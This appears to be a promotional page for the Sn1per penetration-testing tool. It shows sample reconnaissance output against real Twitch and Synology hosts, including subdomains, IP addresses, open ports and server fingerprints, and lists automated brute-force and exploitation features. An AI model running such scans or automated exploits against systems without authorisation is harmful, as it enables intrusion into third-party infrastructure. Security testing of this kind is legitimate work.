
Github: https://github.com/1N3/Sn1per

Directory: /usr/share/sniper/loot/workspace/synology

Domains: /usr/share/sniper/loot/workspace/synology/domains/domains-all-sorted.txt

Scanned Targets: targets.txt

Slideshow




DSM 6.2 Beta Online Demo

The most intuitive yet powerful NAS operating system

DiskStation Manager (DSM) is an intuitive web-based operating system found on every Synology NAS. It's been designed to help you manage and backup your data. DSM offers a various range of applications and services to bring better productivity at work and more entertainment to your home life. Learn more about DSM 6.2 beta

This demo site is powered by DDSM, which enables you to run multiple containerized instances of DiskStation Manager on one Synology NAS, so different users can log in and experience all the powerful features in a secure and isolated environment. Learn more about DDSM

a54.demo.synology.com-port443.jpg





Hosts

Type something in the input field to search the table for first names, last names or emails:

443

Host	DNS	Title	Port
api2.twitch.tv	external-nginx-api-alb.prod.us-west2.twitch.tv. alb-external-nginx-api-950940347.us-west-2.elb.amazonaws.com. 52.37.129.25 52.39.94.106 52.88.218.169 54.148.148.86 54.148.255.243 54.186.234.35 54.187.234.56 54.200.231.76		80 443
api.globetrotter.external.twitch.tv	52.85.58.2 52.85.58.69 52.85.58.101 52.85.58.198		80 443
api.justin.tv	external-nginx-api.prod.us-west2.twitch.tv. alb-external-nginx-api-950940347.us-west-2.elb.amazonaws.com. 54.68.7.186 54.69.14.8 54.71.58.10 54.186.234.35 54.187.234.56 54.200.231.76 54.213.68.242 54.213.133.26	Twitch	80 443
api.twitch.tv	api-twitch-tv.web-cdn.twitch.tv. api.twitch.tv.edgekey.net. e9221.e2.akamaiedge.net. 96.7.234.79		80 443
app.twitch.tv	52.6.15.229 54.172.66.50 54.236.89.69	Twitch	80 443
ap-southeast-1.uploads-regional.twitch.tv	valkyrie-production.ap-southeast-1.elasticbeanstalk.com. 13.250.93.44 52.76.243.141		80 443
ar.twitch.tv	twitch.map.fastly.net. 151.101.198.167	Twitch	80 443
beta.twitch.tv	ssl.cdn.twitch.tv.c.footprint.net. 8.248.245.249	Twitch	80 443 12000
bg.twitch.tv	twitch.map.fastly.net. 151.101.26.167	Twitch	80 443
bits.twitch.tv	dt32ungz1es36.cloudfront.net. 52.85.58.34 52.85.58.135 52.85.58.171 52.85.58.212	Twitch	80 443





Open Ports

```
80/tcp  open  http
443/tcp open  https
```

Fingerprint

```
https://static.justin.tv [403 Forbidden] Country[UNITED STATES][US], HTTPServer[nginx], IP[52.27.101.5], Title[403 Forbidden], UncommonHe
aders[timing-allow-origin], nginx

wig - WebApp Information Gatherer


Scanning https://static.justin.tv...
_____________________ SITE INFO _____________________
IP               Title
52.26.63.217     403 Forbidden
52.27.101.5
35.166.147.114

______________________ VERSION ______________________
Name             Versions          Type
nginx                              Platform

____________________ INTERESTING ____________________
URL              Note              Type
/robots.txt      robots.txt index  Interesting

_____________________________________________________
Time: 34.2 sec   Urls: 599         Fingerprints: 40401
```

WAF

```
No WAF detected by the generic detection
```

Headers

```
HTTP/1.1 403 Forbidden
Content-Length: 162
Content-Type: text/html
Date: Sat, 16 Jun 2018 13:07:11 GMT
Server: nginx
Timing-Allow-Origin: https://www.twitch.tv
Connection: keep-alive
```

Web Files

```
User-agent: Twitterbot
Allow: /jtv_user_pictures
```

Licensing

A Sn1per Professional license can be obtained from the Xero Security website (https://xerosecurity.com) or by contacting support@xerosecurity.com.

Sn1per Community Edition

Sn1per Community Edition is the classic command line driven scan engine to perform reconnaissance of single targets and small environments.

Features

- Automatically collects basic recon (i.e., whois, ping, DNS, etc.)
- Automatically launches Google hacking queries against a target domain
- Automatically enumerates open ports
- Automatically brute force sub-domains
- Enumerate DNS info and check for zone transfers
- Automatically checks for sub-domain hijacking
- Automatically runs targeted Nmap scripts against open ports
- Automatically runs targeted Metasploit scan and exploit modules
- Automatically scans all web applications for common vulnerabilities
- Automatically brute forces all open services
- Automatically enumerates SSL/TLS ciphers, protocols and vulnerabilities
- Automatically exploits popular and cutting edge public vulnerabilities
- Automatically gathers screenshots of all web sites
- HTML/PDF/TXT reporting output of all scans

Kali Linux Install

Installation is straightforward and easy from within Kali Linux. To install, copy the git repository to your Kali machine (i.e. git clone https://github.com/1N3/Sn1per) and run the install.sh script to begin installing.

